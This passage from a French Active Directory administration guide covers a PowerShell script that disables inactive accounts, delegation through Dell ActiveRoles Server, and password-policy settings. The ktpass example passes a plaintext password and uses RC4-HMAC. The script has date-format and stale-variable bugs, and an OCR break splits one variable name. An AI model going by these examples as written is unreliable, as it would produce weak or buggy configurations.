# 2. LastLogonTimeStamp est vide mais le compte a été créé depuis plus de 180 jours (attribut WhenCreated)
# 3. Ne désactive pas les compte qui ont comme valeur dans le champ Description "Compte de service ****"
# Ajoute les commandes PowerShell Quest
Add-PSSnapin Quest.ActiveRoles.ADManagement
# Connexion sur le contrôleur de domaine MSREPORTDC1
Connect-QADService MSREPORTDC1
# Configure Powershell pour afficher au maximum 100000 résultats
Set-QADPSSnapinSettings -DefaultSizeLimit 100000
# ================ VARIABLES ============================
$date = Get-Date
$datelimit = $date.AddDays(-180)
$SCOPESEARCH = "OU=utilisateurs,DC=msreport,DC=intra"
# =======================================================
# Génère la liste des comptes à désactiver:
$DATABASE = Get-QADuser -enable -SearchRoot $SCOPESEARCH | Where-Object {($_.LastLogonTimestamp -le $datelimit -AND $_.LastLogonTimestamp -ne $null) -OR ($_.whenCreated -le $datelimit -AND $_.LastLogonTimestamp-eq $null)} | Select-Object DN,Description,Name,DisplayName,Email,SamAccountName,LastlogonTimeStamp,whencreated
# Génère un fichier résultat en se basant sur la date du jour.
$fileresult = "C:\_adm\Disable-account\Comptes-desactives\Comptesdesactives-" + $((get-date).tostring('dd-MM-yyyy'))+".csv"
#echo $fileresult
# Create headears of the report file
Echo "DN;Name;DisplayName;SamAccountName;Email;LastLogonTimeStamp (Format FR);WhenCreated (Format FR)" | Out-file -FilePath $fileresult -Encoding ASCII
# Generate report, update description field and disable account
foreach ($user in $DATABASE)
{
  $newdescription = ""
  # Analyse et mise à jour du champ description
  if ($($user.description) -notlike "*Compte de service*")
  {
   # Ajoute une nouvelle ligne au fichier résultat
```

```
   if ($user.LastlogonTimeStamp -ne $null)
   {
    $UserLastLogonTimeStamp = ($($user.LastlogonTimeStamp).tostring('dd-MM-yyyy'))
   }
   $UserWhenCreated = ($($user.whencreated).tostring('dd-MM-yyyy'))
   echo
"$($user.DN);$($user.Name);$($user.DisplayName);$($user.SamAccountName);$($user.Email);$User
LastLogonTimeStamp;$UserWhenCreated" | Out-File -FilePath $fileresult -append
   # Désactive le compte utilisateur
   Disable-QADUser -Identity $($user.SamAccountName)
   if (($($user.description)).length -lt 1024)
   {
    $newdescription = "Ce compte a été désactivé le " + $((get-date).tostring('DD-MM-yyyy')) + " par
votre administrateur - " + $($user.description)
    # Modification de la valeur du champ description
    Set-QAduser -Identity $($user.SamAccountName) -Description $newdescription
   }
   else
   {
    $newdescription = "Ce compte a été désactivé le " + $((get-date).tostring('MM-dd-yyyy')) + " par
votre administrateur."
    # Modification de la valeur du champ description
    Set-QAduser -Identity $($user.SamAccountName) -Description $newdescription
   }
  }
}
```

2.10 LES OUTILS TIERS POUR SIMPLIFIER LA DELEGATION D'ADMINISTRATION

Active Directory permet nativement de déléguer des permissions sur l'annuaire de manière très fine. Il existe de nombreux outils comme les consoles d'administration, *PowerShell*, les *scripts HTA* pour pouvoir déléguer l'administration de l'annuaire à des utilisateurs non informaticiens. Ces outils ne permettent cependant pas :

- De disposer d'un suivi des changements effectués sur les objets (compte utilisateur, groupe, OU).
- De gérer l'appartenance à des groupes de sécurité en fonction de l'emplacement de l'utilisateur dans l'OU.
- De disposer d'une console web pour administrer Active Directory.
- D'imposer un formalisme dans la saisie des champs (champs obligatoires, format de saisi du numéro de téléphone…).
- D'exécuter des scripts pour exécuter des tâches complémentaires. Lorsqu'un utilisateur supprime un compte, il n'est pas possible de supprimer automatiquement son répertoire personnel, sa boîte aux lettres par exemple. Ces actions doivent être effectuées manuellement.
- De nécessiter l'approbation d'un tiers pour effectuer un changement sur un objet Active Directory.


L'outil Dell ActiveRoles Server 6.9 (ARS 6.9) intègre les fonctionnalités suivantes pour répondre à ces besoins :

- **Les groupes dynamiques :** ajout d'une ressource dans un groupe selon la valeur d'un attribut ou selon l'emplacement de l'utilisateur (chemin LDAP). Cette fonctionnalité permet par exemple de donner un accès à l'intranet pour tous les utilisateurs internes de la société (en se basant sur la valeur de l'attribut *EmployeeType*).

- **Les groupes temporaires :** ajout d'un objet à un groupe pour une durée de temps limitée. Cela peut permettre de donner des accès temporaires à un prestataire.


- **Les flux d'approbation (workflows) :** une ou plusieurs personnes peut valider ou non certaines actions effectuées sur l'annuaire par d'autres personnes. Une action effectuée sur un compte utilisateur peut par exemple déclencher l'envoi d'un mail à cet utilisateur.

- **Une console web personnalisable :** l'outil est livré avec une console MMC (très difficilement personnalisable) et avec une console web. Cette dernière peut être totalement personnalisée (modifications des formulaires de gestion des objets, ajout de commandes…). Prenons le cas d'une entreprise qui utiliserait l'attribut *ExtensionAttribute2* pour stocker les informations de licence *Office 365*. Cet attribut n'est pas présent pas défaut dans les propriétés d'un compte utilisateur dans la console *Active Directory Users and Computers*.




- **L'historique des actions effectuées sur un objet et l'historique des actions effectuées par un compte d'administration :** les responsables seront ravis de pouvoir retrouver la personne qui

a effectué une action spécifique sur l'annuaire. Attention pour cela, il est important de déléguer les droits d'administration de l'annuaire qu'au travers de *Dell ActiveRoles Server* (*ARS*). Les personnes en charge de l'administration de l'annuaire doivent avoir aucun accès via les outils natifs Microsoft (ne pas répliquer les permissions ARS dans l'annuaire Active Directory).



- **Les policies (stratégies) :** quel DSI n'a pas rêvé d'avoir un annuaire à jour avec des informations fiables et respectueuses du formalisme validé. Avec les policies ARS, vous pouvez obliger les équipes en charge de la gestion de l'annuaire à saisir certains champs avec un formalisme particulier (numéro de téléphone au format international, nom de famille en majuscule, champ société et adresse complétés…).
  ActiveRoles Server permet via le module *Script Policies* d'exécuter des scripts VBS / PowerShell avant ou après la saisie (entre autres) d'un formulaire. Rien ne vous empêche de configurer automatiquement les accès aux applications lors de la création d'un compte utilisateur (provisionning).



- **Le deprovisionning :** *ActiveRoles Server* dispose aussi de la fonction de *deprovisionning* qui va nous permettre de définir un certains nombres de tâches à effectuer automatiquement quand on

veut supprimer des accès à une personne (le compte peut être désactivé, exécution d'un script qui va supprimer des accès aux niveaux d'une application…).

- **La création d'attribut virtuel :** *ActiveRoles Server* permet de créer des attributs virtuels. Ces derniers n'existent pas dans l'annuaire Active Directory mais peuvent être utilisés par les scripts ARS. Vous pouvez par exemple créer un attribut virtuel *Site*. Un script Policy ARS permettra ensuite de compléter automatiquement les champs adresse, ville et pays du compte utilisateur en fonction de la valeur de ce champ *Site*.

- **La délégation d'administration :** c'est de loin la fonctionnalité la plus importante de l'outil *ActiveRoles Server*. Il est possible de déléguer uniquement des droits aux administrateurs dans l'outil ActiveRoles Server. Ces administrateurs ne disposent pas de droits dans l'annuaire Active Directory. Ils sont donc obligés d'utiliser l'outil ActiveRoles Server pour effectuer les tâches d'administration. Cette fonctionnalité permet de garantir que toutes les actions d'administration seront tracées dans l'outil. Cela permet aussi de déléguer des droits de manière très précise sans impacter les logiciels qui s'appuient sur l'annuaire Active Directory. Vous pouvez par exemple empêcher les utilisateurs HELPDESK de voir les unités d'organisation qu'ils n'ont pas le droit de gérer sans perturber le fonctionnement d'un autre logiciel qui s'appuierait sur l'annuaire.

Le produit permet de très nombreuses actions mais présente les limites suivantes :

- Pour les besoins avancés, il sera nécessaire de créer des scripts policy ARS. Un SDK explique comment développer ces scripts. Le développement de ces scripts peut être long.
- Penser à séparer la base de données de l'historique, de la base de données de configuration. C'est une case à cocher lors de l'installation.
- Des connaissances en SQL sont recommandées surtout si vous souhaitez déployer 2 serveurs qui répliquent les mêmes bases de données de configuration et d'historique.

3 DEFINIR UNE POLITIQUE DE MOTS DE PASSE D'ENTREPRISE

Il ne suffit pas de forcer les utilisateurs à utiliser un mot de passe de 24 caractères, avec des caractères spéciaux et de les obliger à le changer tous les 30 jours pour disposer d'une politique de mots de passe sécurisée. Avec ce type de politique, les utilisateurs vont tout simplement écrire leur mot de passe en dessous de leur clavier, sur un papier ou dans leur téléphone portable. Le remède est alors pire que le mal. La sécurisation des mots de passe des comptes utilisateurs est une tâche beaucoup plus complexe qui nécessite :

- De lister les besoins et les contraintes de l'entreprise au niveau des mots de passe.
- De déterminer comment réduire le nombre de mots de passe que doivent retenir les utilisateurs.
- De comprendre comment et où sont stockés les mots de passe dans l'annuaire Active Directory. Nous verrons comme un administrateur du domaine peut récupérer les mots de passe si ces derniers sont stockés au format LMHASH (cela fonctionne parfois même avec le NTHASH).
- De connaître les outils de gestion de mots de passe intégrés dans l'annuaire Active Directory.
- De connaître les outils tiers qui permettent d'étendre les fonctionnalités de gestion des mots de passe.
- De réduire le nombre de comptes utilisateurs avec l'option *Password never expires*.
- De remplacer les comptes de services (qui disposent de l'option *Password Never expires* par des *Managed Services Account* (MSA) ou des *Group Managed Services Account* (gMSA).
- De lister tous les comptes qui n'ont pas changé de mots de passe depuis plusieurs années.
- Comment, pourquoi et où sont stockés les mots de passe sur les machines du domaine (autres que les contrôleurs de domaine).
- De définir enfin à partir de tous ces éléments une stratégie de mots de passe cible en coordination avec la direction de l'entreprise, les équipes Helpdesk (en charge de la réinitialisation des mots de passe) et les représentants du personnel.

3.1 ANALYSER LES BESOINS DE L'ENTREPRISE POUR LA POLITIQUE DE MOTS DE PASSE

La première étape fondamentale est de définir le besoin de l'entreprise au niveau des mots de passe. Pour cela vous devez vous poser les questions suivantes :

- Les utilisateurs accepteront-ils de disposer d'un mot de passe de 10 caractères qui changent tous les 90 ou 120 jours (niveau de sécurité correcte) ? Un accompagnement au changement est-il nécessaire ?
- Quels sont les comptes utilisateurs qui disposent de privilèges d'administration important sur votre système d'information ? Ces comptes devraient disposer d'un mot de passe de 16 caractères au minimum (24 caractères au minimum pour les comptes de services).
- Quel est le niveau de sécurité requis par l'entreprise ? L'entreprise a-t-elle des exigences légales (contrat avec le ministère de la Défense, organisation financière) ? Le niveau de sécurité est-il homogène pour tous les services / utilisateurs de l'entreprise ?
- La complexité des mots de passe sous Active Directory nécessite un mot de passe de 6 caractères avec un minimum de 3 familles de caractères parmi les 5 existantes (minuscule, majuscule, chiffre et caractère spécial, caractère Unicode). Le mot de passe *P@ssword* est donc considéré comme un mot de passe complexe par Active Directory. Ce type de mots de passe est-il suffisamment sécurisé pour votre entreprise ?
- Disposez-vous d'une équipe en charge de la réinitialisation des mots de passe (si l'utilisateur a oublié son mot de passe ? Sont-ils disponibles en 24/7 ?
- Comment valider que l'utilisateur qui appelle pour réinitialiser son mot de passe est bien celui qu'il prétend être ?
- Comment réinitialiser le mot de passe d'un utilisateur quand ce dernier n'est pas connecté au réseau d'entreprise ?
- Combien de login / mots de passe différents les utilisateurs doivent-ils retenir ?

Nous verrons dans le paragraphe suivant les outils intégrés à Active Directory, les solutions tierces et les actions à mettre en œuvre pour répondre à l'ensemble des besoins de l'entreprise

3.2 REDUIRE LE NOMBRE DE LOGIN / MOTS DE PASSE DIFFERENTS

3.2.1 LIMITER LE NOMBRE DE LOGIN / MOT DE PASSE A RETENIR

Les utilisateurs standards peuvent en moyenne mémoriser un maximum de 3 login / mots de passe différents. Au-delà de ce nombre, on observe les 4 phénomènes suivants :
1. Si les mots de passe expirent tous les 90 / 120 jours et que la complexité Active Directory est activée, les utilisateurs confondent les différents mots de passe. Le taux d'appel au support informatique pour des demandes de réinitialisation de mots de passe augmente fortement.
2. Si le verrouillage des comptes utilisateurs est activé, le taux d'appel au support informatique pour déverrouiller les comptes augmente très fortement car les utilisateurs saisissent de manière incorrecte leur mot de passe plusieurs fois.
3. Les utilisateurs écrivent leurs différents logins / mots passe sur un papier, un fichier texte ou derrière leur clavier.
4. Les utilisateurs essaient d'aligner les mots de passe des différents comptes et changent uniquement un caractère lors des changements de mots de passe.
Tout cela pénalise la productivité de l'entreprise et réduit le niveau de sécurité de l'entreprise.
Il est donc nécessaire de réduire le nombre de login / mot de passe qu'un utilisateur doit retenir.

3.2.2 CONFIGURER VOS APPLICATIONS POUR S'AUTHENTIFIER AVEC ACTIVE DIRECTORY


Les applications métiers permettent en général d'effectuer une authentification LDAP sous SSL. Souvent, elles permettent aussi une authentification avec des protocoles comme NTLM ou Kerberos. Nous allons voir ci-dessous comment permettre à serveur Apache sous Linux de s'authentifier en Kerberos avec des contrôleurs de domaine Active Directory.

Sur un contrôleur de domaine Active Directory :
Générer un fichier *Keytab* avec la commande suivante :
ktpass /out msreporthttp.keytab /princ HTTP/apache.msreport.be@MSREPORT.BE /mapuser msreporthttp@MSREPORT.BE /ptype KRB5_NT_PRINCIPAL /crypto RC4-HMAC-NT /pass msreporthttppass
Cela va automatiquement créer un *ServicePrincipalName (SPN)* au niveau du compte utilisateur *msreporthttp* et générer le fichier *msreporthttp.keytab* requis pour mettre en œuvre l'authentification Kerberos. Nous verrons plus loin dans ce document ce qu'est un *ServicePrincipalName*.

Sur le serveur Linux / Apache :
Télécharger et configurer le client Kerberos
Télécharger et configurer le module Kerberos pour Apache.
Configurer le client NTP pour se synchroniser sur un contrôleur de domaine.
Configurer le serveur Apache pour demander l'authentification et s'appuyer sur le fichier *msreporthttp.keytab* généré sur le contrôleur de domaine.
Pour plus de détail sur la procédure, je vous invite à lire l'article suivant :
https://www.johnthedeveloper.co.uk/single-sign-on-active-directory-php-ubuntu

3.2.3 UTILISER LE COFFRE-FORT WINDOWS

Si vous disposez d'application dont le login / mot de passe n'expire jamais ou rarement (ce n'est pas une bonne pratique), vous pouvez enregistrer le mot de passe dans le coffre-fort de Windows. L'utilisateur ne devra plus saisir le login / mot de passe car il sera enregistré au niveau du profil de l'utilisateur. Le coffre-fort de Windows (*Credential Manager*) est accessible depuis le panneau de configuration.



3.2.4 UTILISER LES PROTOCOLES DE FEDERATION D'IDENTITE

Les DSI sont de plus en plus nombreuses à basculer sur des applications hébergées dans le Cloud comme *Microsoft Office 365* ou *SalesForce*. Ces solutions présentent de nombreux avantages mais contribuent à multiplier le nombre de logins / mots de passe que l'utilisateur doit mémoriser.

Les solutions de fédération d'identité (comme *Microsoft ADFS* ou *Ping Identity*) permettent de répondre à cette problématique en établissant une relation de configuration entre un annuaire Active Directory (*Identity Provider* ou *IDP*) et une application hébergée dans le CLOUD (*Service Provider* ou *SP*). L'avantage de cette solution est que le périmètre de cette relation de confiance est beaucoup plus restreint que celui d'une relation d'approbation entre 2 domaines.

3.3 LES OUTILS DE GESTION DE MOTS DE PASSE MICROSOFT

La stratégie de mots de passe des comptes utilisateurs se configure à plusieurs emplacements :

- Au niveau du composant *Password Policy* de stratégie de groupe *Default Domain Policy*.
- Au niveau du container *PSO* (Password Policy Object).
- Au niveau des comptes utilisateurs Active Directory.


Il est nécessaire de comprendre la différence entre un changement de mots de passe et une réinitialisation de mots de passe. Un changement de mots de passe est effectué par un utilisateur. Ce dernier doit connaître son ancien mot de passe pour effectuer la procédure. Une réinitialisation du mot de passe est effectuée par un administrateur Active Directory. L'administrateur n'a pas besoin de connaître l'ancien mot de passe de l'utilisateur. Le paramètre d'historique de mot de passe (voir ci-dessous) est ignoré lors d'une réinitialisation de mots de passe.

3.3.1 LES STRATEGIES DE MOTS DE PASSE DE LA *DEFAULT DOMAIN POLICY*

Avec les contrôleurs de domaine Active Directory (toutes versions), les administrateurs peuvent configurer leur stratégie de mots de passe au niveau de la *Default Domain Policy dans Computer Configuration* | *Policies* | *Security Settings* | *Account Policies* | *Password Policy*. Microsoft permet de définir les critères suivants :

Durée de vie maximum d'un mot de passe :

Active Directory détermine si un mot de passe a expiré en fonction de la valeur de l'attribut *pwdLastSet* (date du dernier changement / réinitialisation du mot de passe) de la date du jour et de la durée de vie maximum du mot de passe. Il est à noter que l'attribut *pwdLastSet* est un compteur qui s'incrémente depuis le 1 janvier 1601.



L'historique des mots de passe :

Active Directory va mémoriser un certain nombre d'anciens mots de passe dans l'attribut *ntPwdHistory* du compte utilisateur (et *lmPwdHistory* si le stockage des mots de passe au format LMHASH est activé). L'historique des mots de passe va empêcher un utilisateur de changer son mot de passe avec un mot passe présent dans l'historique. Un administrateur pourra cependant réinitialiser le mot de passe avec une valeur présente dans l'historique des mots de passe.

Durée de vie minimum des mots de passe :

Active Directory permet d'empêcher un utilisateur de changer son mot de passe pendant la durée définie. Le but est d'empêcher l'utilisateur de changer son mot de passe *X* fois afin de contourner

l'historique des mots de passe. Cette fonctionnalité n'empêche cependant pas un utilisateur de changer son mot de passe si l'option *User must change password at next logon* a été définie au niveau du compte utilisateur par un administrateur (après réinitialisation du mot de passe de l'utilisateur par exemple).

La taille minimale du mot de passe :


Une taille minimale de 10 caractères est recommandée pour les utilisateurs standards, 16 caractères pour les utilisateurs sensibles (VIP et comptes avec des privilèges d'administration) et 24 caractères pour les comptes de services. Cette taille permet de se protéger contre les *Rainbow Table* qui permettent de retrouver un mot de passe à partir du *NTHASH* (valeur de l'attribut *UnicodePwd*).

La complexité des mots de passe :

Le mot de passe doit disposer d'au moins de 6 caractères, ne pas contenir plus de 2 caractères consécutifs du nom de compte et du nom complet du compte, contenir 3 familles de caractères parmi les 5 existantes (majuscules, minuscules, chiffres et caractères spéciaux comme @, autres caractères Unicode comme les caractères japonais). La complexité des mots de passe est appliquée uniquement lorsqu'un utilisateur change son mot de passe ou lorsqu'un administrateur le réinitialise. La complexité des mots de passe ne garantit donc pas que tous les comptes utilisateurs de l'annuaire aient un mot de passe complexe. Un mot de passe comme *Password1* est considéré comme complexe. Nous verrons qu'il existe des outils tiers comme *Hitachi ID Password Manager* qui permettent d'étendre les critères de complexité des mots de passe (blocage mot du dictionnaire).

L'activation du stockage des mots de passe au format réversible :

Cette option sert uniquement pour permettre l'authentification avec le protocole *DIGEST*. Elle ne doit pas être activée pour des raisons de sécurité car les mots de passe sont alors déchiffrables très facilement.

